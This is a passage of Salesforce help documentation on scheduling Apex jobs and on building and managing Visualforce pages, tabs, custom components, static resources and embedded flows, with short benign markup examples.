Important: Salesforce schedules the class for execution at the specified time. Actual execution may be delayed based on service availability.

To schedule jobs using the Apex scheduler:

1. Implement the `Schedulable` interface in an Apex class that instantiates the class you want to run.
2. From Setup, click **Develop** > **Apex Classes** and click **Schedule Apex**.

3. Specify the name of a class that you want to schedule.
4. Specify how often the Apex class is to run.
   - For **Weekly**—specify one or more days of the week the job is to run (such as Monday and Wednesday).
   - For **Monthly**—specify either the date the job is to run or the day (such as the second Saturday of every month.)
5. Specify the start and end dates for the Apex scheduled class. If you specify a single day, the job only runs once.
6. Specify a preferred start time. The exact time the job starts depends on service availability.
7. Click **Save**.

Note: You can only have 100 active or scheduled jobs concurrently.

Alternatively, you can call the `System.scheduleBatch` method to schedule the batch job to run once at a future time. For more details, see "Using the `System.scheduleBatch` Method" in the *Force.com Apex Code Developer's Guide*.

After you schedule an Apex job, you can monitor the progress of the job on the All Scheduled Jobs page.

Once the job has completed, you can see specifics about the job (such as whether it passed or failed, how long it took to process, the number of records process, and so on) on the Apex Jobs page.

FAQ

Apex FAQ

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

- What Is The Difference Between Apex Classes And Triggers?
- Can I Call an External Web Service With Apex?
- What are the Supported WSDL Schema Types for Apex Callouts?

Can I Call an External Web Service With Apex?

Yes. You can call operations of Web services with Apex. Using the Apex Classes page, you must first generate an Apex class from the WSDL document of the external Web service before you can call its methods.

See Also:

Apex FAQ

What are the Supported WSDL Schema Types for Apex Callouts?

For callouts, Apex only supports the document literal wrapped WSDL style, along with primitive and built-in data types. We recommend that you validate the WSDL document and ensure that it contains supported schema types. If a type is not supported by Apex, a callout to a Web service operation may result in an error returned in the callout response , such as “Unable to parse callout response. Apex type not found for element item”.

See Also:

Apex FAQ

What Is The Difference Between Apex Classes And Triggers?

An Apex class is a template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code A trigger is Apex code that executes before or after specific data manipulation language (DML) events occur, such as before object records are inserted into the database, or after records have been deleted. A trigger is associated with a standard or custom object and can call methods of Apex classes.

VISUALFORCE

Visualforce Overview

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Visualforce uses a tag-based markup language to give developers a more powerful way to build applications and customize the Salesforce user interface. With Visualforce you can:

- Create custom user interfaces that easily leverage standard Salesforce styles
- Create custom user interfaces that completely replace the standard Salesforce styles
- Build wizards and other navigation patterns that use data-specific rules for optimal, efficient application interaction

Visualforce comes with a rich component library that allows you to quickly build pages without having to create a lot of functionality yourself. In the Visualforce markup language, each tag corresponds to a coarse or fine-grained component, such as a section of a page, a related list, or a field. The components can either be controlled by the same logic that is used in standard Salesforce pages, or developers can associate their own logic with a custom controller or controller extension written in Apex.

Defining Visualforce Pages
What is a Custom Component?
Visualforce Developer's Guide

DEFINE VISUALFORCE PAGES

Defining Visualforce Pages

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, and set version settings for Visualforce pages:	"Customize Application"

You can create Visualforce pages either by using Visualforce development mode, or by creating pages in Setup.

To create a page using the "quick fix" tool available in Visualforce development mode:

1. In your browser, enter a URL in the following form: `https://mySalesforceInstance/apex/nameOfNewPage`, where the value of `mySalesforceInstance` is the host name of your Salesforce instance (for example, `na3.salesforce.com`) and the value of `nameOfNewPage` is the value you want to give to the `Name` field on your page definition.

   For example, if you want to create a page called "HelloWorld" and your Salesforce organization uses the `na3.salesforce.com` instance, enter `https://na3.salesforce.com/apex/HelloWorld`.

   Note: Page names can't be longer than 40 characters.

2. Because the page does not yet exist, you are directed to an intermediary page from which you can create your new page. Click **Create page *nameOfNewPage*** to create the new page. Both the page `Name` and `Label` are assigned the `nameOfNewPage` value you specified in the URL.

To create pages in Setup:

1. From Setup, click **Develop** > **Pages**.
2. Click **New**.

3. In the `Name` text box, enter the text that should appear in the URL as the page name. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
4. In the `Label` text box, enter the text that should be used to identify the page in Setup tools, such as when defining custom tabs, or overriding standard buttons.
5. In the `Name` text box, enter the text that should be used to identify the page in the API. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
6. In the `Description` text box, specify an optional description of the page.
7. Select **Available in Touch** to enable Visualforce tabs associated with the Visualforce page to be used in Salesforce Touch. This checkbox is available for pages set to API version 27.0 and later.

   Note:

   Standard object tabs that are overridden with a Visualforce page aren't supported in Salesforce Touch, even if you select **Available in Touch** for the page. The default Salesforce Touch page for the object is displayed instead of the Visualforce page.

8. Select **Require CSRF protection on GET requests** to enable Cross Site Request Forgery (CSRF) protection for GET requests for the page. When checked, it protects against CSRF attacks by modifying the page to require a CSRF confirmation token, a random string of characters in the URL parameters. With every GET request, Visualforce checks the validity of this string of characters and doesn't load the page unless the value found matches the value expected.

   Check this box if the page performs any DML operation when it's initially loaded. When checked, all links to this page need a CSRF token added to the URL query string parameters. This checkbox is available for pages set to API version 28.0 and later.

   Note: In Summer '13, the only way to add a valid CSRF token to a URL is to override an object's standard Delete link with a Visualforce page. The Delete link will automatically include the required token. Don't check this box for any page that doesn't override an object's standard Delete link.

9. In the `Visualforce Markup` text box, enter Visualforce markup for the page. A single page can hold up to 1 MB of text, or approximately 1,000,000 characters.
10. Click **Version Settings** to specify the version of Visualforce and the API used with this page. You can also specify versions for any managed packages installed in your organization.
11. Click **Save** to save your changes and return to the Visualforce detail screen, or click **Quick Save** to save your changes and continue editing your page. Your Visualforce markup must be valid before you can save your page.

    Note: Though your Visualforce markup can be edited from this part of Setup, to see the results of your edits you have to navigate to the URL of your page. For that reason, most developers prefer to work with development mode enabled so they can view and edit pages in a single window.

Once your page has been created, you can access it using a URL in the following form: `http://`*`mySalesforceInstance`*`/apex/`*`nameOfNewPage`*, where the value of *`mySalesforceInstance`* is the host name of your Salesforce instance (for example, `na3.salesforce.com`) and the value of *`nameOfNewPage`* is the value of the `Name` field on your page definition.

Enabling Development Mode
Viewing and Editing Visualforce Pages
Creating Visualforce Tabs

Enabling Development Mode

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable development mode:	"Customize Application"

Although you can view and edit Visualforce page definitions from Setup, in **Develop** > **Pages**, enabling Visualforce development mode is the best way to build Visualforce pages. Development mode provides you with:

- A special development footer on every Visualforce page that includes the page's view state, any associated controller, a link to the component reference documentation, and a page markup editor that offers highlighting, find-replace functionality, and auto-suggest for component tag and attribute names.
- The ability to define new Visualforce pages just by entering a unique URL.
- Error messages that include more detailed stack traces than what standard users receive.

To enable Visualforce development mode:

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Personal Information** > **Personal Information**.
   - If you clicked **My Settings**, select **Personal** > **Advanced User Details**.
3. Click **Edit**.
4. Select the `Development Mode` checkbox.
5. Optionally, select the `Show View State in Development Mode` checkbox to enable the View State tab on the development footer. This tab is useful for monitoring the performance of your Visualforce pages.
6. Click **Save**.

Viewing and Editing Visualforce Pages

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To clone, edit, or delete Visualforce markup:	"Customize Application"
To edit custom Visualforce controllers	"Author Apex"

From Setup, click **Develop** > **Pages** and click the name of a Visualforce page to view its details, including when it was created, when it was last modified, and the Visualforce markup associated with the page.

From the detail page, you can do any of the following:

- Click **Edit** to edit existing page markup.
- Click **Delete** to delete the page.
- Click **Clone** to create a copy of the page. You must specify a new name for the new page.
- Click **Where is this used?** to view a list of all references to the page in your organization.
- Click **Show Dependencies** to display the items, such as fields, objects, or other classes, that must exist for this class to be valid.

Note: If the Visualforce page is contained in an installed managed package, you can only view the page. You can't edit, delete or clone it.

If the Visualforce page is contained in an installed managed package, the `Installed Package` indicates the package name. The `Available in Package Versions` field gives the range of package versions in which the Visualforce page is available. The first version number in the range is the first installed package version that contains the Visualforce page.

Viewing and Editing Visualforce Pages with Development Mode Enabled

With development mode enabled, you can view and edit the content of a page by navigating to the URL of the page. For example, if a page is named `HelloWorld`, and your salesforce.com instance is `na3.salesforce.com`, enter `https://na3.salesforce.com/apex/HelloWorld` in your browser's address bar.

After enabling development mode, all Visualforce pages display with the development mode footer at the bottom of the browser:

- Click the tab with the name of the page to open the page editor to view and edit the associated Visualforce markup without having to return to the Setup area. Changes display immediately after you save the page.
- If the page uses a custom controller, the name of the controller class is available as a tab. Click the tab to edit the associated Apex class.
- If the page uses any controller extensions, the names of each extension are available as tabs. Clicking on the tab lets you edit the associated Apex class.
- If enabled in Setup, the **View State** tab displays information about the items contributing to the view state of the Visualforce page.
- Click **Save** (just above the edit pane) to save your changes and refresh the content of the page.
- Click **Component Reference** to view the documentation for all supported Visualforce components.

- Click **Where is this used?** to view a list of all items in Salesforce that reference the page, such as custom tabs, controllers, or other pages.
- Click the Collapse button () to collapse the development mode footer panel. Click the Expand button () to toggle it back open.
- Click the Disable Development Mode button () to turn off development mode entirely. Development mode remains off until you enable it again from your personal information page in your personal settings.

Managing Visualforce Pages

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create and edit Visualforce pages:	"Customize Application"

After creating Visualforce pages, you can customize, edit, and delete them. From Setup, click **Develop** > **Pages** to display the Pages list page, which shows all the Visualforce pages defined for your organization. From the Pages list page, you can:

- Click **New** to define a new Visualforce page.
- Click a page name to display detailed information about the page, including its label and Visualforce markup.
- Click **Edit** next to a page name to modify the page's name, label, or Visualforce markup.

> **Note:** A icon indicates that a Visualforce page is in an installed managed package. You can't edit or delete a Visualforce page in a managed package.

- Click **Del** to remove a page.
- Click **Security** to manage the security for the page.

> **Note:** The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

Merge Fields for Visualforce Pages

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

Visualforce pages use the same expression language as formulas—that is, anything inside `{! }` is evaluated as an expression that can access values from records that are currently in context. For example, you can display the current user's first name by adding the `{!$User.FirstName}` merge field to a page.

```
<apex:page>
    Hello {!$User.FirstName}!
s</apex:page>
```

If your user's name is John, the page will display `Hello John!`

You also can use merge fields or other functions to personalize your object-level help content.

Defining Visualforce Pages

Creating Visualforce Tabs

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create Visualforce Tabs:	"Customize Application"

You can build Visualforce tabs so that users can access Visualforce pages from within Salesforce.

To create a Visualforce tab:

1. From Setup, click **Create** > **Tabs**.
2. Click **New** in the Visualforce Tabs related list.
3. Select the Visualforce page to display in the custom tab. If you have not already created the Visualforce page, click **Create a new page now**.
4. Enter a label to display on the tab.
5. Click the `Tab Style` lookup icon to display the Tab Style Selector.

   If a tab style is already in use, a number enclosed in brackets [] appears next to the tab style name. Hover your mouse over the style name to view the tabs that use the style. Click `Hide styles which are used on other tabs` to filter this list.
6. Click a tab style to select the color scheme and icon for the custom tab.

   Optionally, click **Create your own style** on the Tab Style Selector dialog if you want to create a custom tab style and your organization has access to the Documents tab. To create your own tab style:

   a. Click the `Color` lookup icon to display the color selection dialog and click a color to select it.
   b. Click **Insert an Image**, select the document folder, and select the image you want to use.

      Alternatively, click **Search in Documents**, enter a search term, and click **Go!** to find a document file name that includes your search term.

Note: This dialog only lists files in document folders that are under 20 KB and have the Externally Available checkbox selected in the document property settings. If the document used for the icon is later deleted, Salesforce replaces it with a default multicolor block icon ( ).

c. Select a file and click **OK**. The New Custom Tab wizard reappears.

7. Optionally, select the **Mobile Ready** checkbox to indicate that the Visualforce page displays and functions properly in the Salesforce Classic app.

   Selecting the checkbox adds the tab to the list of available tabs for your Salesforce Classic configurations. Before mobilizing a Visualforce tab, review the Salesforce Classic tab considerations to ensure that the Visualforce pages in your tabs are compatible with mobile browsers.

   Note: The **Mobile Ready** checkbox is only visible if Salesforce Classic is enabled for your organization.

   This setting doesn't affect the display of Visualforce tabs in Salesforce Touch. To enable a new Visualforce tab for use in Salesforce Touch, see Defining Visualforce Pages on page 3592.

8. Optionally, choose a custom link to use as the introductory splash page when users initially click the tab. Note that splash pages don't display in the mobile application. Avoid using a splash page if you plan to mobilize this tab.
9. Enter a description of the tab, if desired, and click **Next**.
10. Choose the user profiles for which the new custom tab will be available:
    - Select **Apply one tab visibility to all profiles** and choose Default On, Default Off, or Tab Hidden from the drop-down list.
    - Alternatively, select **Apply a different tab visibility for each profile** and choose Default On, Default Off, or Tab Hidden from the drop-down list for each profile.
11. Specify the custom apps that should include the new tab.
12. Check `Append tab to users' existing personal customizations` to add the new tab to your users' customized display settings if they have customized their personal display.
13. Click **Save**.

Defining Visualforce Pages

Uncaught Exceptions in Visualforce

If a Visualforce page that you did not develop has a error or uncaught exception

- You see a simple explanation of the problem in Salesforce.
- The developer who wrote the page receives the error via email with your organization and user id. No other user data is included in the report.

If you are in development mode and not in the same namespace as the page, you will see the exception message, the exception type, and a notification that the developer has been notified by email.

If you are the developer and in the same namespace as the page, and you are not in development mode, you will see an exception message. You may also see a message indicating that the developer has been notified. If you are in development mode, you will see the exception message, the exception type, and the Apex stack trace.

Debugging Your Code

Managing Version Settings for Visualforce Pages and Custom Components

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, and set version settings for Visualforce pages:	"Customize Application"

To aid backwards-compatibility, each Visualforce page and custom component is saved with version settings for the specified version of the API as well as the specific version of Visualforce. If the Visualforce page or component references installed managed packages, the version settings for each managed package referenced by the page or component is saved too. This ensures that as Visualforce, the API, and the components in managed packages evolve in subsequent versions, Visualforce pages and components are still bound to versions with specific, known behavior.

A package version is a number that identifies the set of components uploaded in a package. The version number has the format `majorNumber.minorNumber.patchNumber` (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The `patchNumber` is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

Note: Package components and Visualforce custom component are distinct concepts. A package is comprised of many elements, such as custom objects, Apex classes and triggers, and custom pages and components.

To set the Salesforce API and Visualforce version for a Visualforce page or custom component:

1. Edit a Visualforce page or component and click **Version Settings**.

   Note: You can only access the version settings for a page or custom component if you edit it from Setup, in **Develop**. You can't access version settings if you edit using **Developer Mode**.

2. Select the `Version` of the Salesforce API. This is also the version of Visualforce used with the page or component.
3. Click **Save**.

To configure the package version settings for a Visualforce page or custom component:

1. Edit a Visualforce page or component and click **Version Settings**.
2. Select a `Version` for each managed package referenced by the Visualforce page or component. This version of the managed package will continue to be used by the page or component if later versions of the managed package are installed, unless

you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that isn't already associated with the page or component.

3. Click **Save**.

Note the following when working with package version settings:

- If you save a Visualforce page or custom component that references a managed package without specifying a version of the managed package, the page or component is associated with the latest installed version of the managed package by default.
- You can't **Remove** a Visualforce page or component's version setting for a managed package if the package is referenced by the page or component. Use **Show Dependencies** to find where the managed package is referenced.

Browser Security Settings and Visualforce

Some Visualforce pages are run from `*.force.com` servers. If you set your browser's trusted sites to include `*.salesforce.com`, you must also add `*.force.com` to the list.

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Depending on your browser and browser settings, you may see an error similar to the following on some pages:

```
Your browser privacy settings have prevented this page from showing some content.
To display this content you need to change your browser privacy settings to allow
"Third Party" cookies from the domain mypages.na1.visual.force.com. Alternatively,
if your browser is Internet Explorer, you can add mypages.na1.visual.force.com. to
your trusted sites list in the security options page.
```

Salesforce includes a Platform for Privacy Preferences Project (P3P) header on some pages. The header is composed of the following settings:

Purpose
CUR - Information is used to complete the activity for which it was provided.

Category
STA - Mechanisms for maintaining a stateful session with a user or automatically recognizing users who have visited a particular site or accessed particular content previously; for example, HTTP cookies.

Recipient
OTR - Legal entities following different practices. Users cannot opt-in or opt-out of this usage.

If your browser is configured to support P3P, this header allows all Visualforce pages to display. For information on P3P, see Platform for Privacy Preferences (P3P) Project.

If your browser is set to block third-party cookies, and it does not use the P3P header, and you see an error similar to the one above, perform one of the following actions:

- Configure P3P for your browser
- Change your browser settings to allow third-party cookies
- Add the appropriate server to your browser's cookies exception list

Custom Components

What is a Custom Component?

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Salesforce provides a library of standard, pre-built components, such as `<apex:relatedList>` and `<apex:dataTable>`, that can be used to develop Visualforce pages. In addition, you can build your own custom components to augment this library.

A custom component encapsulates a common design pattern that can be reused in one or more Visualforce pages. It consists of:

- A set of Visualforce markup demarcated by the `<apex:component>` tag
- An optional component controller written in Apex that allows the component to perform additional logic, such as sorting items in a list, or calculating values

For example, suppose you want to create a photo album using Visualforce pages. Each photo in the album has its own border color, and a text caption that displays beneath it. Rather than repeating the Visualforce markup required for displaying every photo in the album, you can define a custom component named `singlePhoto` that has attributes for image, border color, and caption, and then uses those attributes to display the image on the page. Once defined, every Visualforce page in your organization can leverage the `singlePhoto` custom component in the same way as a page can leverage standard components such as `<apex:dataTable>` or `<apex:relatedList>`.

Unlike page templates, which also enable developers to reuse markup, custom components provide more power and flexibility because:

- Custom components allow developers to define attributes that can be passed in to each component. The value of an attribute can then change the way the markup is displayed on the final page, and the controller-based logic that executes for that instance of the component. This behavior differs from that of templates, which do not have a way of passing information from the page that uses a template to the template's definition itself.
- Custom component descriptions are displayed in the application's component reference dialog alongside standard component descriptions. Template descriptions, on the other hand, can only be referenced through the Setup area of Salesforce because they are defined as pages.

Defining Visualforce Custom Components
Viewing and Editing Visualforce Custom Components

Defining Visualforce Custom Components

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create custom components:	"Customize Application"

To create a Visualforce custom component:

1. In Salesforce from Setup, click **Develop** > **Components**.
2. Click **New**.
3. In the Label text box, enter the text that should be used to identify the custom component in Setup tools.
4. In the Name text box, enter the text that should identify this custom component in Visualforce markup. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
5. In the Description text box, enter a text description of the custom component. This description appears in the component reference with other standard component descriptions as soon as you click **Save**.
6. In the Body text box, enter Visualforce markup for the custom component definition. A single component can hold up to 1 MB of text, or approximately 1,000,000 characters.
7. Click **Version Settings** to specify the version of Visualforce and the API used with this component. You can also specify versions for any managed packages installed in your organization.
8. Click **Save** to save your changes and view the custom component's detail screen, or click **Quick Save** to save your changes and continue editing your component. Your Visualforce markup must be valid before you can save your component.

Note: You can also create a custom component in Visualforce development mode by adding a reference to a custom component that doesn't yet exist to Visualforce page markup. After saving the markup, a quick fix link appears that allows you to create a new component definition (including any specified attributes) based on the name that you provided for the component.

For example, if you haven't yet defined a custom component named myNewComponent and insert <c:myNewComponent myNewAttribute="foo"/> into existing page markup, after clicking **Save** a quick fix allows you to define a new custom component named myNewComponent with the following default definition:

```
<apex:component>
  <apex:attribute name="myattribute" type="String" description="TODO: Describe me"/>

  <!-- Begin Default Content REMOVE THIS -->
  <h1>Congratulations</h1>
  This is your new Component: mynewcomponent
  <!-- End Default Content REMOVE THIS -->
</apex:component>
```

You can modify this definition from Setup by clicking **Develop** > **Components** and then clicking **Edit** next to the myNewComponent custom component.

What is a Custom Component?
What is a Custom Component?

Viewing and Editing Visualforce Custom Components

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To clone, edit, delete, or set versions for custom components:	"Customize Application"

From Setup, click **Develop** > **Components** and click the name of a custom component to view its definition.

From the detail page, you can do any of the following:

- Click **Edit** to edit the custom component.
- Click **Delete** to delete the custom component.
- Click **Clone** to create a copy of the custom component. You must specify a new name for the new component.
- Click **Where is this used?** to view a list of all references to the custom component in your organization.
- Click **Show Dependencies** to display the items, such as another component, permission, or preference, that must exist for this custom component to be valid.

Once your component has been created, you can view it at `http://`*`mySalesforceInstance`*`/apexcomponent/`*`nameOfNewComponent`*, where the value of *`mySalesforceInstance`* is the host name of your Salesforce instance (for example, `na3.salesforce.com`) and the value of *`nameOfNewComponent`* is the value of the `Name` field on the custom component definition.

The component is displayed as if it's a Visualforce page. Consequently, if your component relies on attributes or on the content of the component tag's body, this URL may generate results that you don't expect. To more accurately test a custom component, add it to a Visualforce page and then view the page.

What is a Custom Component?

Managing Visualforce Custom Components

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create and edit custom components:	"Customize Application"

After creating custom components, you can view, edit and delete them. From Setup, click **Develop** > **Components** to display the Components list page, which shows the list of custom components defined for your organization. From this page you can:

- Click **New** to define a new custom component.
- Click a custom component name to display detailed information about the component.
- Click **Edit** to modify a component's name or markup.

  Note: A icon indicates that a Visualforce custom component is in an installed managed package. You can't edit or delete a Visualforce custom component in a managed package. A icon indicates that a Visualforce custom component in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Visualforce custom component through the package detail page.

- Click **Del** to remove a custom component from your organization.

Note: The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

STATIC RESOURCES

What is a Static Resource?

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Static resources allow you to upload content that you can reference in a Visualforce page, including archives (such as .zip and .jar files), images, stylesheets, JavaScript, and other files.

Using a static resource is preferable to uploading a file to the Documents tab because:

- You can package a collection of related files into a directory hierarchy and upload that hierarchy as a .zip or .jar archive.
- You can reference a static resource in page markup by name using the `$Resource` global variable instead of hard-coding document IDs:

◊ To reference a stand-alone file, use `$Resource.<resource_name>` as a merge field, where *<resource_name>* is the name you specified when you uploaded the resource. For example:

```
<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
```

or

```
<apex:includeScript value="{!$Resource.MyJavascriptFile}"/>
```

◊ To reference a file in an archive, use the `URLFOR` function. Specify the static resource name that you provided when you uploaded the archive with the first parameter, and the path to the desired file within the archive with the second. For example:

```
<apex:image url="{!URLFOR($Resource.TestZip,
                  'images/Bluehills.jpg')}" width="50" height="50"/>
```

or

```
<apex:includeScript value="{!URLFOR($Resource.LibraryJS, '/base/subdir/file.js')}"/>
```

- You can use relative paths in files in static resource archives to refer to other content within the archive. For example, in your CSS file, named `styles.css`, you have the following style:

```
table { background-image: img/testimage.gif }
```

When you use that CSS in a Visualforce page, you need to make sure the CSS file can find the image. To do that, create an archive (such as a zip file) that includes `styles.css` and `img/testimage.gif`. Make sure that the path structure is preserved in the archive. Then upload the archive file as a static resource named “style_resources”. Then, in your page, add the following component:

```
<apex:stylesheet value="{!URLFOR($Resource.style_resources, 'styles.css')}"/>
```

Since the static resource contains both the stylesheet and the image, the relative path in the stylesheet resolves and the image is displayed.

A single static resource can be up to 5 MB in size, and an organization can have up to 250 MB of static resources, total. Static resources apply to your organization’s quota of data storage.

See Also:

Defining Static Resources

Defining Static Resources

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create static resources:	"Customize Application"

To create a static resource:

1. From Setup, click **Develop** > **Static Resources**.
2. Click **New Static Resource**.
3. In the `Name` text box, enter the text that should be used to identify the resource in Visualforce markup. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

   Note: If you reference a static resource in Visualforce markup and then change the name of the resource, the Visualforce markup is updated to reflect that change.

4. In the `Description` text area, specify an optional description of the resource.
5. Next to the `File` text box, click **Browse** to navigate to a local copy of the resource that you want to upload.

   A single static resource can be up to 5 MB in size, and an organization can have up to 250 MB of static resources, total.
6. Set the `Cache Control`:
   - `Private` specifies that the static resource data cached on the Salesforce server shouldn't be shared with other users. The static resource is only stored in cache for the current user's session.

     Note: Cache settings on static resources are set to private when accessed via a Force.com site whose guest user's profile has restrictions based on IP range or login hours. Sites with guest user profile restrictions cache static resources only within the browser. Also, if a previously unrestricted site becomes restricted, it can take up to 45 days for the static resources to expire from the Salesforce cache and any intermediate caches.

   - `Public` specifies that the static resource data cached on the Salesforce server be shared with other users in your organization for faster load times.

   The W3C specifications on Header Field Definitions has more technical information about cache-control.

   Note: This feature only works for Sites—enabled organizations that use the static resource.

7. Click **Save**.

Warning: If you are using WinZip be sure to install the most recent version. Older versions of WinZip may cause a loss of data.

Flows in Visualforce

Adding a Flow to a Visualforce Page

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, and set version settings for Visualforce pages:	"Customize Application"
To activate, deactivate, or delete a flow, or to edit flow properties:	"Manage Force.com Flow"

To customize a flow's look and feel or enhance its functionality you can embed it as a component in a Visualforce page. If your organization has flows enabled for sites and portals, you can then deliver the flow to your Force.com site, Customer Portal, or partner portal users.

Note: Users can only run flows that have an active version. If the flow you embed doesn't have an active version, users see an error message. If the flow you embed includes a subflow element, the flow that is referenced and called by the subflow element must have an active version.

To add a flow to a Visualforce page, embed it using the `<flow:interview>` component:

1. Find the flow's unique name:
   a. Go to the flow list page. From Setup, click **Create** > **Workflow & Approvals** > **Flows**.
   b. Click the name of the flow you want to embed.
2. Define a new Visualforce page or open one that you want to edit.
3. Add the `<flow:interview>` component, somewhere between the `<apex:page>` tags.
4. Set the `name` attribute to the unique name of the flow. For example:

```
<apex:page>
<flow:interview name="MyUniqueFlowName"/>
</apex:page>
```

   Note: If the flow is from a managed package, then the `name` attribute must be in this format: `namespace.flowuniquename`.

5. Restrict which users can run the flow by setting the page security for the Visualforce page that contains it.

   If the Visualforce page containing the flow is delivered externally to site or portal users, any of those users with access to the Visualforce page can run the embedded flow.

If the Visualforce page containing the flow is delivered to users within your organization through a custom Web tab, link, or button, users must have access to the page. They must also have the “Run Flows” permission or have the `Force.com Flow User` field enabled on their user detail page.

6. Specify what happens when a user clicks **Finish** in a flow screen by setting the flow finish behavior.

See Also:

Visual Workflow Overview
Managing Force.com Site Visualforce Pages

Setting Flow Finish Behavior

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, and set version settings for Visualforce pages:	“Customize Application”

Because flows are rendered using Visualforce, you can use the `finishLocation` attribute to redirect users to another screen in Salesforce when they click **Finish**.

Note:

- If `finishLocation` isn't specified, users that click **Finish** are routed back to the first screen of the flow.
- If you use a standard controller to display a record on the same page as the flow, users that click **Finish** are routed back to the first screen of the flow, without the record. This is because the `id` query string parameter isn’t preserved in the page URL. If needed, configure the `finishLocation` to route users back to the record.
- You can't redirect flow users to a URL that’s external to your Salesforce organization.

Set a flow's final screen in one of these ways.

- Embed the flow as a component in a Visualforce page and configure `finishLocation` manually.

  Here's a simple example, using the `URLFOR` function. You can use `URLFOR` to:

  ◊ Route users to a relative URL, such as the Salesforce home page.

```
<apex:page>
    <flow:interview name="flowname" finishLocation="{!URLFOR('/home/home.jsp')}"/>
</apex:page>
```

  ◊ Route users to a specific record or detail page using its ID. For example, if you wanted to route users to a detail page with an ID of 001D000000IpE9X:

```
<apex:page>
    <flow:interview name="flowname" finishLocation="{!URLFOR('/001D000000IpE9X')}"/>
</apex:page>
```

For more examples, see "Configuring the finishLocation Attribute in a Flow" in the *Visualforce Developer's Guide*.

Note:

- If you deliver a flow to your users from a custom button, link, or Web tab that points to the flow URL, we recommend against using retURL in the URL path to redirect them. Using retURL can cause the destination page you specify to be rendered with top and side navigation bars nested within the existing Salesforce top and side navigation bars.
- You can't redirect flow users to a URL that’s external to your Salesforce organization.

Enabling and Disabling Chat for Visualforce Pages

Add a chat widget to your custom Visualforce pages.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

User Permissions Needed	
To enable chat for custom Visualforce pages	“Customize Application”

1. From Setup, click **Customize** > **Chatter** > **Chat Settings**.
2. Click **Edit**.
3. Under Visualforce Settings, select Allow.

   Deselect to disable chat for custom Visualforce pages.
4. Click **Save**.

To prevent the chat widget from displaying on a specific Visualforce page, do any of the following:

- Turn off the Salesforce tab header on your page by setting <apex:page showHeader=”false”>.
- Set the page contentType to something other than text/html, for example, <apex:page contentType="text/plain">.

CODE SECURITY

Securing Your Code

This section contains information about implementing security in your code.

- Apex Class Security Overview
- Setting Visualforce Page Security from a Page Definition
- Security Tips for Apex and Visualforce Development

APEX SECURITY

Apex Class Security Overview

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

You can specify which users can execute methods in a particular top-level Apex class based on their profile or an associated permission set. These permissions only apply to Apex class methods, such as Web service methods, or any method used in a custom Visualforce controller or controller extension applied to a Visualforce page. Triggers always fire on trigger events (such as `insert` or `update`), regardless of a user's permissions.

Note: If you have installed a managed package in your organization, you can set security only for the Apex classes in that package that are declared as `global`, or for classes that contain methods declared as `webService`.

If users have the “Author Apex” permission, they can access all Apex classes in the associated organization, regardless of the security setting for individual classes.

